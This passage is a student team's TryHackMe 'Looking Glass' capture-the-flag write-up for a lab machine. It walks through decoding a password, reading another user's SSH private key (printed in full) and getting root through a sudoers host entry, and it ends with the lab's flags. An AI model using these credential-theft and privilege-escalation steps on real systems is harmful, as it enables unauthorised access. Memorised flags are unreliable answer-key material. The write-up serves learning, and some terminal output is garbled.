28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

The green ones tell us that they are sha256. However, the red one is unknown and it seems strange. We will copy the red hash and paste it on <https://gchq.github.io/CyberChef> to be encoded. As a result, it tells us that the unknown hash is actually a password.

The screenshot shows a terminal interface with two main sections. On the left is a hex editor with a toolbar at the top. The 'Input' tab is selected, showing the binary string: 7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b. Below the input is a 'From Hex' button and a 'Delimiter' dropdown set to 'Auto'. On the right is a terminal window titled 'Output'. It shows the command 'the password is zyxvwutsrponmlk' in green text. The terminal has a toolbar at the top with icons for copy, paste, and others.

After we get the password, we have to login as jabberwock again. After logging in as jabberwock, we need to login as humptydumpty by using command ‘su humptydumpty’. When it asks for a password, give the password that we obtained before. Then, we successfully login as humptydumpty.

```
L$ ssh jabberwock@10.10.37.240 looking-glass:~$ ls
jabberwock@10.10.37.240's password:
Last login: Wed Jul 27 06:20:13 2022 from 10.18.81.53
jabberwock@looking-glass:~$ su humptydumpty      root
Password:
humptydumpty@looking-glass:/home/jabberwock$ ls
```

We can explore what is inside the humptydumpty’s home directory.

```
poem.txt twasBrillig.sh user.txt
humptydumpty@looking-glass:/home/jabberwock$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x  8 root      root      4096 Jul  3  2020 ..
lrwxrwxrwx  1 root      root      9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30  2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x  3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r--  1 jabberwock jabberwock 807 Jun 30  2020 .profile
-rw-rw-r--  1 jabberwock jabberwock 935 Jun 30  2020 poem.txt
-rwxrwxr-x  1 jabberwock jabberwock 79 Jul 27 06:21 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock 38 Jul  3  2020 user.txt
humptydumpty@looking-glass:/home/jabberwock$
```

However, there's nothing useful there. We will then go back to home by using command 'cd ..' and type 'ls -la'.

```
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ ls -la
total 32
drwxr-xr-x  8 root    root      4096 Jul  3 2020 .
drwxr-xr-x 24 root    root      4096 Jul  2 2020 ..
drwx--x--x  6 alice   alice     4096 Jul  3 2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3 2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3 2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3 2020 tweedledum
humptydumpty@looking-glass:/home$
```


We will try to explore Alice's home directory by using the command 'ls -la'. But, permission is denied.

```
drwx----- 2 tweedledum tweedledum 4096 Jul
humptydumpty@looking-glass:/home$ cd alice/
humptydumpty@looking-glass:/home/alice$ ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$
```

One strange thing about Alice's home is that everybody has execution permission on it. We can run commands on files within Alice's home directory. These permissions allow us to run the cd command to find existing files within the directory. We might want to try ssh it so that we can get something from it. We can use the command 'cat /home/alice/.ssh/id_rsa' and Alice's private key will be shown.

```
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnxydwbtikP1L4bq/4vU30uC+A+yHxqhyq39arpeceHVit+jVPrIHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5ts5g4nUzvlRgfrMPn7hJAjD/bWFKLb7j
/pHmkU1C4WkaJdpZhsPFGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwo4k77Q30r8Kxr4UFx2hLhtHT8tsjqBUWrB/jlMHQ0
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2Qua2jFalixsK
WfEcmtNlQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcjOLuDkT4QQvCJVrgbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCijsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUiBaPqR1nYy1sAAhgy
wJohLchlq4E1hUmTZZquBwviU73fNRbID5pf4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9ag7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvtUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZkjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhaGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsFrn1gZNhTTAyNnRMH1U7kUfpUB2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Open the new tab terminal, use the command ‘nano id_rsa’ and it will show the rsa private key. Next, type ‘chmod 600 key’ to change the permissions of the id_rsa file to read and write, which we can do using chmod and connect using the command ‘ssh -i id_rsa alice@10.10.37.240’. We now successfully login as alice.



The screenshot shows a terminal window with the following session:

```
(1211103419㉿kali)-[~]
$ nano id_rsa
(1211103419㉿kali)-[~]
$ chmod 600 id_rsa
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

The terminal title bar indicates the session is running on a Kali Linux system. The user has opened a nano editor to view the contents of the id_rsa file, then used chmod to change its permissions. Finally, they attempt to log in to the host 'looking-glass' using the private key, resulting in a successful connection as user 'alice'.

Root Privilege Escalation

Members Involved: Azri, Afif, Amir

Tools used: Terminal, kali linux

Thought Process and Methodology and Attempts:

After successfully login as alice, we want to check any file that contains alice's name. We'll use command 'find / -name *alice* -type f 2>/dev/null' . The command 2>/dev/null is to discard and suppress any error.

```
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
```

There's one file containing Alice's name. Open the file using command 'cat /etc/sudoers.d/alice'.

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice  ALL=(root) NOPASSWD: /bin/bash
```

It tells us that Alice can run /bin/bash as root without any password.

By using the command 'sudo –help' , we get the information that we can specify the hostname using 'sudo -h'.

```
root@looking-glass:~# sudo --help
sudo - execute a command as another user
      missing group option

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u
      user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u
      user] file ...          user sudo to the target user

Options:
-A, --askpass           either need to be use a helper program for password prompting -gnikool is a alias
-b, --background         run command in the background
-C, --close-from=num    close all file descriptors > num
-E, --preserve-env      preserve user environment when running command
--preserve-env=list     preserve specific environment variables
-e, --edit              edit files instead of running a command  SPECIFY HOSTNAME
-g, --group=group        run command as the specified group name or ID
-H, --set-home           set HOME variable to target user's home dir
-h, --help               display help message and exit
-h, --host=host          run command on host (if supported by plugin)
-i, --login              execute a command run login shell as the target user; a command may also be specified
-K, --remove-timestamp   remove timestamp file completely
-k, --reset-timestamp   invalidate timestamp file
-l, --list               list user's privileges or check a specific command; use twice for longer
                        format
-n, --non-interactive   non-interactive mode, no prompts are used
-P, --preserve-groups   preserve group vector instead of setting to target's
-p, --prompt=prompt      use the specified password prompt
-r, --role=role          create SELinux security context with specified role
-S, --stdin              close-from=num
-s, --shell              run shell as the target user; a command may also be specified
-t, --type=type          create SELinux security context with specified type
-T, --command-timeout=timeout  terminate command after the specified time limit
-U, --other-user=user    in list mode, display privileges for user
-u, --user=user          run command (or edit file) as specified user name or ID
-V, --version             display version information and exit
-v, --validate           update user's timestamp without running a command
--stop                 stop processing command line arguments  and use twice for longer for
                        options
root@looking-glass:~#
```

Use the command ‘sudo -h ssalg-gnikool /bin/bash’ and now we have become root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```

There's kitten.txt here. But nothing important that can get us to get the root flag.

```
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cat kittwn.txt
cat: kittwn.txt: No such file or directory
root@looking-glass:~# cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green:
and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and
—
—and it really was a kitten, after all.
root@looking-glass:~#
```

What do you think?

Go to the root directory with ‘cd /root’. Use command ‘ls’ to see what files are there and open the root.txt. The root flag is reversed. Use ‘cat root.txt | rev’ and we'll get the rootflag.

```
root@looking-glass:~# cd/root
bash: cd/root: No such file or directory
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

What

Final Result:

Upon verification of the flag, Azri placed the user flag and Amir placed the root flag onto the TryHackMe site and got the confirmation.

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

Hint

+ 100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Correct Answer

Contributions

ID	Name	Contribution	Signatures
1211103115	Azri Syahmi Bin Azhar	Did the recon. Discovered the exploit to root.	<i>Azri</i>
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Figured out the exploit for initial foothold.	<i>Adib</i>
1211103419	Muhammad Afif Jazimin Bin Idris	Horizontal privilege. Did most of the writing after compiling findings.	<i>Afif</i>
1211103284	Miteshwara Rao A/L Subramaniam		<i>Mitesh</i>

Video Link:

<https://youtu.be/D7ukmPct8yg>